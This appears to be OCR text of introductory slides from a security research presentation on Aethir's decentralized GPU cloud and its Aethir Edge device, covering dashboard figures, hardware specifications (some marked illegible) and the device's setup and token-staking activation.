
Network Layer

Decentralized GPU Cloud Infrastructure

Edge Layer

Robust edge computing device supported by QualComm with localized GPU processing power


Aethir


DePINscan
powered by IoTeX
Search by project name or token
Home
Chains
DePIN Projects
ALL
Map View
Social
Mineable
Token Launch
Liquidity Mining
AI
DePIN Scan is the explorer for DePIN crypto projects. There are 321 DePIN Projects with a combined DePIN market cap of $16,9
learn how to start earning passive income today.
Project
Token
Category
Social Following
Market Cap
Token Price
Solana
SOL
Chain
2,983,977
$79,735,932,252
$151.95
Aethir
ATH
Compute
821,029
$434,215,174
$0.04791
DeepLink
-
AI
Cloud
Compute
Bandwidth
Mobile
758,694
-
-

Aethir

- Decentralized GPU Cloud for intensive tasks like AI and Cloud Gaming
- Creating a global marketplace for GPU-as-a-Service (GPUaaS)
- Aggregates underutilized GPUs from various sources
- Provides compute power to enterprise clients and developers

Aethir


api-g.aethir.com
ATH
SGS
Blockchain
DePIN Projects
Container Nodes
Indexers
Checkers

Aethir | GPU DASHBOARD

Access Compute | Provide Compute

Overview | Supply Metrics | Demand Metrics | On-chain Metrics | Ecosystem

ANNUAL RECURRING REVENUE (ARR)
$141,354,791

TOTAL COMPUTE HOURS DELIVERED
832,689,423

TOTAL REWARDS DISTRIBUTED (ATH)
5,164,421,746

TOTAL ON-CHAIN TRANSACTIONS
1,271,457

Total GPUs (Containers)

431,448

Country/Region 94	GPU Nodes Available
Singapore	127,880
USA	113,956
Hong Kong	50,300
Japan	24,482
Vietnam	23,831
Turkey	15,231
Malaysia	12,451

Power the Future of AI, Gaming, and Cloud Computing with Aethir

Welcome to Aethir—**the world's largest decentralized cloud infrastructure for AI, gaming, and enterprise computing**. We provide **high-performance, scalable, and cost-efficient solutions** to power everything from AI model training to cloud gaming and large-scale enterprise applications.

By filling out this form, you're taking the first step toward accessing **Aethir's global network of computing resources**—including **enterprise-grade GPUs, high-speed storage, and cutting-edge AI infrastructure**. Whether you're a gaming company looking for seamless cloud-based experiences, or an enterprise seeking next-generation infrastructure, or a provider looking to contribute compute to our ecosystem, **Aethir is your partner in innovation**.

Complete the form below, and our team will help you with your needs in the AI ecosystem.

First name *

Last name *

Email *

Company name *

Cloud Host Application Form

FIRST NAME *


LAST NAME *

COMPANY EMAIL *
(Must be a company email; Gmail and other personal emails will be rejected.)

COMPANY NAME *

Aethir Edge

- The only component available for purchase and hands-on analysis.
- Core Function: Resource Sharing via Container
  - Internal container to share its CPU, GPU, and Memory
  - What we are most interested in
- Difficult to acquire
  - Sold only during brief, specific sales windows in 2024



Aethir Edge


Technical Specifications

SPECIFICATION	VALUE
Chipset	Qualcomm Snapdragon 865
Operating System	A[illegible] 10/13
Memory	[illegible] UFS 3.1
Wireless	[illegible]
Network Port	[illegible]
Encryption Chip	[illegible]
Dimensions	150[illegible] X 108m[illegible] 208mm
Power Consumption	48 Watts (Maximum)
Network Requirements	20 Mbps Uplink & Downlink
Warranty	3 Years


User Setup and Activation

- Mobile app establishes a bluetooth connection to the Edge node
  - Transmits Wi-Fi credentials, bringing the device online
- Mobile app scans the QR code displayed on the device's screen
- Activate the node by staking ~2k ATH to enable daily earnings

